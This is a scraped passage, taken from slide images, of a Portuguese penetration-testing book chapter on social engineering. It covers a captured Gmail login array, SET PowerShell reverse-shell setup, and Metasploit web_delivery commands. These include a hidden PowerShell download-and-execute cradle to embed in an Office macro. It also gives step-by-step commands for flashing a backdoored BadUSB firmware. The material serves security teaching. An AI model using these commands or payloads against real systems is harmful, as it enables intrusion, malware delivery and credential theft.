conforme mostra a figura 10.1.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-185-2048.jpg)


![Array
(
[GALX] => FP17UhnEtR8
[continue] => https://accounts.google.com/ManageAccount
[followup] => https://accounts.google.com/ManageAccount
[pstMsg] => 1
[Email] => email@gmail.com
[Passwd] => senha_gmail
[signIn] => Sign in
[PersistentCookie] => yes
[rmShown] => 1
• Opção 1.9 – PowerShell Attack Vectors
O Powershell é um prompt de comandos do Windows, que foi
implementado a partir do Windows Vista e que possibilita utilizar scripts
para automatização de tarefas. O PowerShell possui alguns comandos
que são nativos ao Linux, como o ls. Ataques contra o PowerShell
(versões superiores ao Windows Vista contêm nativamente o
PowerShell) possibilitam a obtenção do shell reverso. A grande
vantagem em se utilizar o PowerShell como vetor de ataque é que,
diferentemente de ataques convencionais (como arquivos executáveis),
o PowerShell executa a instrução (no nosso caso o payload) diretamente
na memória, não sendo executada no disco rígido (ataques
convencionais), e isso dificulta, e muito, a detecção do nosso payload
como uma instrução maliciosa por sistemas de antivírus.
Configure o SET para que o PowerShell realize a injeção do shellcode via
caracteres alfanuméricos, selecionando a opção 1) Powershell
Alphanumeric Shellcode Injector.
Digite o IP do Kali Linux no campo set> IP address for the payload
listener (LHOST):
Digite a porta para a conexão reversa no campo set:powershell> Enter the
port for the reverse [443]:
Particularmente, prefiro iniciar o Metasploit em uma janela separada, mas,
caso o leitor deseje, poderá iniciar o Metasploit pelo setoolkit digitando
yes no campo set> Do you want to start the listener now [yes/no]:](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-188-2048.jpg)

![End Sub
Pronto. Execute a macro com F5 e a calculadora será aberta na tela. Agora,
Vamos trocar a calculadora pelo PowerShell.
Figura 10.5 – Crie uma macro para o seu documento.
O Metasploit possui o módulo exploit/multi/script/web_delivery que cria
um pequeno servidor web e gera um pequeno texto (Python, PHP ou
PowerShell). No momento em que o texto é executado na máquina, é
realizada a conexão no servidor web e, posteriormente, a conexão reversa.
Vamos configurar o módulo web_delivery para gerar o texto para
PowerShell.
root@kali# msfconsole
msf exploit > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 2
msf exploit(web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.1.100
msf exploit(web_delivery) > set SRVHOST 192.168.1.100
msf exploit(web_delivery) > set URIPATH /
msf exploit(web_delivery) > exploit
[*] Using URL: http://192.168.1.100:8080/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://192.168.1.100:8080/'))
Troque o código da macro da calculadora pelo PowerShell:](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-192-2048.jpg)


![Mode: Firmware
O chip indica 2303 (ps2251-03 com o firmware 1.01.53 [firmware correto
para os testes]).
Após checarmos se a versão do dispositivo é a versão correta, vamos criar o
firmware com a backdoor. Para isso, o payload escolhido deverá ser um dos
payloads do Ruber Ducky (isso porque o BadUSB transforma o USB em
um simulador de teclado idêntico ao Ruber Ducky, e deve-se utilizar os
mesmos payloads) que pode ser obtido em
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads.
Particularmente, gosto do PowerShell wget+Execute, rápido e quase
imperceptível: (https://github.com/hak5darren/USB-Rubber-
Ducky/wiki/Payload---powershell-wget---execute). Altere-o de acordo com
a sua necessidade.
De acordo com Adam e com o que eu observei nas listas de discussão do
BadUSB, é possível restaurar o firmware original depois que o USB tiver o
seu firmware adulterado. Mas, para isso, você deve quebrar a caixinha do
USB e inserir uma faca ou agulha sobre os PINs corretos, que são dois ou
três PINs exibidos na figura dentro do diretório docs
(docs/PinsToShortUponPlugInForBootMode.jpg). Dessa forma é possível
restaurar o firmware original ou mesmo colocar outros firmwares. Mais
informações sobre esse procedimento podem ser encontradas em
https://github.com/adamcaudill/Psychson/wiki/Executing-From-Boot-ROM
e em diversas listas de discussão sobre diversos problemas do BadUSB
https://github.com/adamcaudill/Psychson/issues/. Caso o leitor queira
manter um backup do seu firmware original, poderá realizá-lo com o
DriveCom.exe.
DriveCom.exe /drive=E /action=DumpFirmware /burner=BN03V104M.BIN
/firmware=firmware_original.bin
Particularmente, não gosto de usá-lo, pois é necessário quebrar a caixinha
do USB, além de esse procedimento ser bem trabalhoso. Portanto, leitor,
tenha em mente que uma vez com o firmware alterado, “não há mais volta”.
Uma vez selecionado o payload, gere o arquivo bin por meio do Java (é](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-198-2048.jpg)
![necessário o Java instalado) e do duckencode.
C:Userswin7DesktopDuckEncoder_2_6_3> java -jar encoder.java -i
wget_powershell_payload.txt -o inject.bin
Hak5 Duck Encoder 2.6.3
Loding File... [OK]
Loading Keyboard File... [OK]
Loading Language File... [OK]
Loading DuckScript... [OK]
DuckScript Complete... [OK]
Crie uma cópia do arquivo inject.bin para o diretório tools (Psychson/tools).
Também é interessante mantermos o firmware customizado (CFW.bin) de
maneira intacta (será injetada a backdoor nesse firmware), então crie uma
cópia dentro do diretório tools com o nome de hid.bin (tools/hid.bin – esse
será o firmware customizado em que será inserida a backdoor).
Injete o payload dentro do hid.bin:
C:UsersWin7DesktopPsychsontools> EmbedPayload.exe inject.bin hid.bin
File update.
A última etapa consiste em enviar o firmware infectado com a backdoor
para o pendrive.
Psychsontools> DriveCom.exe /drive=E /action=SendFirmware /burner=BN03V104M.BIN
/firmware=hid.bin
Action specified: SendFirmware
Gathering Information
Reported chip type: 2303
Reported chip ID:
Reported firmware version: 1.01.53
Mode: Firmware
Switching to boot mode...
Rebooting...
Sending firmware...
Executing...
Mode: Firmware
Nesse momento, o nosso BadUSB foi criado com sucesso.
Retire o pendrive e insira-o no Windows 7.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-199-2048.jpg)






